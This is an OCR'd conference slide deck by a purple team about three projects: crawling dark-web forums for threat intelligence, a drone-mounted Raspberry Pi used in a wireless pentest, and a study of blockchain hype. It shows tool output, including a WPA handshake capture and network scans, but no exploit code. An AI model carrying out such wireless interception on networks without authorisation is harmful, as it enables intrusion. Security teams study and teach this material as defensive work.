
"DEEP SURVEILLANCE"

Description

Problem? Blue team and CIO staff were worried about threat intel and new exploits that could affect the company being shared on deep web forums/markets.

Proposed solution? Purple team built a custom spider-platform to parse sites and centralize for analysis.

Stage 1) Identify and penetrate relevant targets.



Stage 2) Generate crawlers. (scrapy)

```
.RedirectMiddleware',
CookiesMiddleware',
wnloaderStats']
 INFO: Enabled spider middlewares:
tpErrorMiddleware',
iteMiddleware',
rerMiddleware',
lLengthMiddleware',
iddleware']
 INFO: Enabled item pipelines:

] INFO: Spider opened
logstats] INFO: Crawled 0 pages (at 0 pages/min), scraped 0 items (at
telnet] INFO: Telnet console listening on 127.0.0.1:6024
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/member.php>
iddlewares.redirect] DEBUG: Redirecting (302) to <GET http://qzbkwswf
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/index.php>
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-128.h
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-93.ht
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-90.ht
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-91.ht
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-92.ht
] DEBUG: Crawled (200) <GET http://qzbkwswfv5k2oj5d.onion/forum-87.ht
```

Stage 3) Generate a full working API to query for patterns.

127.0.0.1:5002/html/exploit

Datos sin procesar Cabeceras

dar Copiar


```
{…}
ontent_hash:   "aefdb70abd9c3d1310a54cd6dfa3d3a2"
ate:           "05-23-2017"
tml:           "<!DOCTYPE html PUBLIC \"…!-- end: showthread -->"
ag_num:        "3"
ost_title:     "RANION (RaaS) | FUD Rans…&C on Darknet + NO Fees"
ost_url:       "http://gzbkwswfv5k2oj5d.onion/thread-14971.html"
ubforum:       "0day Forum - Malwares / Exploits / Crypters "
{…}
{…}
```

RED TEAM "AIR" SUPPORT TACTICS


Description

Problem? Red team had to perform a complex pentest on a big set of facilities, close to zero boxes with open ports and strong physical security.

Proposed solution? Hold my beer I can fly a computer up there.

Stage 1) Build the drone

Stage 2) Setup a RaspberryPI and mount it on the drone



Stage 3) Scan the network

```
CH  3 ][ Elapsed: 5 mins ][ 2015-10-29 18:25 ][ WPA handshake: 84:9C:A6:36:99:24

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:9C:A6:36:99:24  -55  90     2729     1448    0   3  54e. WPA2 CCMP   PSK  FORENSE

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

84:9C:A6:36:99:24  64:A6:51:AD:EB:4C  -34    0e- 0e     0     4063  FORENSE
```

```
Currently scanning: 192.168.66.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 144
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     84:c9:b2:4b:9a:ef      2      84  D-Link International
192.168.0.100   68:7f:74:57:7e:f6      1      60  Cisco-Linksys, LLC
```

THREAT INTELLIGENCE EXCHANGE

Description

Problem? Management people heard about blockchain. Wanted to implement it for a threat intel exchange platform.

Proposed solution? Performing an effective technical study and postponing the development until we really know how it can be useful.

Stage 1) The hype

Blockchain technology as well as machine learning among others is a technology that causes a lot of hype. It can lead to misunderstandings and eventually to a loss of capacity/time/money if applied wrong.

Stage 2) Identifying misunderstandings


- Building heavy databases,
- Building "anonymous networks",
- The substitution of an entire financial platform.
- Data persistance, access control....

Sometimes it is important to say NO

Security research

This is how you may feel after some time of doing research in security. This is also how your company/organization may see you, as a wizzard who can solve any kind of problem in a matter of hours. Security culture, communication and empathy are always needed

At the end how we do security?



We need passionate and curious people

Zeena @hizeena · 8 mar.

I'm starting to think that hacking isn't about tech skill. It's being willing to stare at a screen for hours, try a million things, feel stupid, get mad, decide to eat a sandwich instead of throwing your laptop out a window, google more, figure it out, then WANT TO DO IT AGAIN

Traducir del inglés

Summary

Summary

- We need to incorporate the purple team in the whole pentesting/defense process.
- We must be continuously learning.
- Purple team can conduct active research and engage in complex scenarios.
- We must think out of the box and adapt to what we have.

About

Thanks for the oportunity to talk at this amazing event and also for all the fantastic activities of the con. If you want to discuss about any related topic please feel fre to get in touch.

If you have any questions or comments

- Website: hackers.udg.edu
- Twitter: @devilafant
- Mail: munyoz.15@gmail.com

THE
END